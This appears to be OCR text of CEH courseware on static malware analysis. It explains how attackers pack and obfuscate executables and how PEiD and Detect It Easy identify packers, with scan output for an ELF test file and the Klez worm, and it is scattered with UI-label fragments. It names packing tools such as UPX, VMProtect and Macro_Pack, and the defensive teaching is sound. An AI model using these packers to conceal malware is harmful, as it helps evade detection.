
Multi Scan
Task Viewer
Options
About
Exit
☑ Stay on top
»»
->

https://www.aldeid.com

Static Malware Analysis: Identifying Packing/Obfuscation Methods (Cont'd)

Identifying Packing/Obfuscation Method of ELF Malware

Detect It Easy (DIE) is an application used for determining a file's **compiler**, **linker**, **packer**, etc. using signature-based detection



Detect It Easy v3.04 [Windows 10 Version 2009](x86_64)
File name
E:/CEH-Tools/CEHv12 Module 07 Malware Threats/Viruses/ELF Test File
File type
Entry point
Base address
ELF64
Info
Type
Offset
Size
ELF64
00000000
000021a0
Comment
Save
Reload
File info
MIME
Hash
Strings
Entropy
Hex
Signatures
Demangle
Close
Shortcuts
Options
About
Exit
Recursive scan
Deep scan
Heuristic scan
All types
Scan
Directory
10 msec

```
File name: E:/CEH-Tools/CEHv12 Module 07 Malware Threats/Viruses/ELF Test File
Size: 8608(8.41 kB)
MD5: 3b618e2266f15a6932965770d551486b
SHA1: 3f2487dbeea8c3cc53b71c5792127718dbcf1e56
Entropy: 2.87857(not packed)
Operation system: Red Hat Linux
Architecture: AMD64
Mode: 64-bit
Type: EXEC
Endianess: LE
Entry point(Address): 00400490
Entry point(Offset): 0490
Entry point(Relative address): 0490
Entry point(Bytes): 31ed4989d15e4889e24883e4f0505449c7c02006400048c7c1b005400048c7c77d054000
Entry point(Signature): 31ed4989d15e4889e24883e4..505449c7c0........48c7c1........48c7c7........
Entry point(Signature)(Rel): 31ed4989d15e4889e24883e4..505449c7c0........48c7c1........48c7c7.....
```

https://github.com

Packaging/Obfuscation Tools

Macro_Pack
https://github.com

UPX
https://upx.github.io

ASPack
http://www.aspack.com

VMprotect
https://vmpsoft.com

ps2-packer
https://github.com

Identifying Packing/Obfuscation Methods


Attackers use packing and obfuscation to compress, encrypt, or modify a malware executable file to avoid detection. Obfuscation also hides the execution of the programs. When the user executes a packed program, it also runs a small wrapper program to decompress the packed file and then run the unpacked file. This complicates reverse engineers' attempts to find out the actual program logic and other metadata via static analysis.

You should try to determine if the file includes packed elements and also locate the tool or method used for packing it. Use tools such as PEid, which detects most commonly used packers, cryptors, and compilers for PE executable files. Finding the packer will ease the task of selecting a tool for unpacking the code.

- **PEiD**

  Source: *https://www.aldeid.com*

  PEiD is a free tool that provides details about Windows executable files. It can identify signatures associated with over 600 different packers and compilers**.** This tool also displays the type of packers used for packing the program. It also displays additional details such as entry point, file offset, EP section, and subsystem used for packing.



File: E:\CEH-Tools\CEHv12 Module 07 Malware Threats\Viruses\Klez Virus L
Entrypoint: 00008458
EP Section: .text
File Offset: 00008458
First Bytes: 55,8B,EC,6A
Linker Info: 6.0
Subsystem: Win32 GUI
WARNING -> VIRUS -> I-Worm KLEZ [Overlay]
☑ Stay on top


Figure 7.73: Screenshot of PEiD

Identifying Packing/Obfuscation Method of Executable and Linkable Format (ELF) Malware

- **Detect It Easy (DIE)**

  Source: *https://github.com*

  DIE is an application used for determining types of files. Apart from Windows, it is available for Linux and macOS. It has a completely open architecture of signatures and can easily add its own algorithms for detecting or modifying existing signatures. It detects a file's compiler, linker, packer, etc. using a signature-based detection method.


Detect It Easy v3.04 [Windows 10 Version 2009](x86_64)
File name
E:/CEH-Tools/CEHv12 Module 07 Malware Threats/Viruses/ELF Test File
...
File type
ELF64
Entry point
Base address
File info
MIME
Hash
Strings
Entropy
Hex
Signatures
Demangle
ELF
Programs
0009
Scan
Automatic
ELF64
Operation
Compiler
Language
Info
?
Type
ELF64
Offset
00000000
Size
000021a0
Comment
Save
Reload
Close
Shortcuts
Options
About
Exit
Recursive scan
Deep scan
Heuristic scan
All types
Scan
Directory
>
10 msec

```
